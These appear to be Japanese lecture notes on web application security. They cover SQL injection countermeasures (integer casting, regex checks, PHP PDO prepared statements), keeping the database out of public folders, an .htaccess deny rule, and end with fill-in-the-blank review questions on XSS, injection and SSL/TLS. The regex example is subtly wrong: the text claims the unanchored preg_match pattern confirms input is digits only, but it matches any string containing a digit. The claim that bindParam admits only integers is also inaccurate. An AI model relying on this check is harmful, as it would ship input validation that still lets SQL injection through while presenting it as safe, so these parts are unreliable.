
- サニタイジングだけでは完全にSQLインジェクションを防止できない。
  - タグや特殊記号を含まない命令
- 整数化
  - `$intid = round($id);` 文字列を整数のみに(切り捨て)
- 正規表現
  - `preg_match("/[0-9]+/", $入力変数)`  
入力が数字のみかどうかを判定する
- Prepared Statement
  - `$ps = $db->prepare("select * from tb where id=:A");`
  - `$ps->bindParam(":A", $a);`
  - `$ps->execute();`  
:Aの位置に\$aの整数のみが代入.

# リソースのアクセス制御

- 1. SQL DBを外部のフォルダーに.



- 2. SQL DBを直下の別フォルダーに.



- 欠点: ファイルの管理

# アクセス制御ファイル

---

## ■ .htaccess (ドットに注意)

```
order deny,allow  
deny from all
```

- deny (禁止), allow (許可)
- order は, 優先順序を指定.
- このフォルダでは全てのウェブからのアクセスを禁じる (sqliteコマンドは別)

# まとめ

---

- ウェブサーバが入力文字列をそのまま表示することで( )を受ける。同様に, そのままデータベースに命令を渡すことで( )を受ける。これらを防止するには( )によりタグや引用符を前処理する。
- データベースへのコマンドを挿入させる( )や意図しない掲示板への書き込みを引き起こす( )などの攻撃がある。
- SSL/TLSが保証するのは( 性)と( 性)と( )である。48バイトの ( )から4種類の鍵が抽出される。暗号アルゴリズムは( )により交渉して決められる。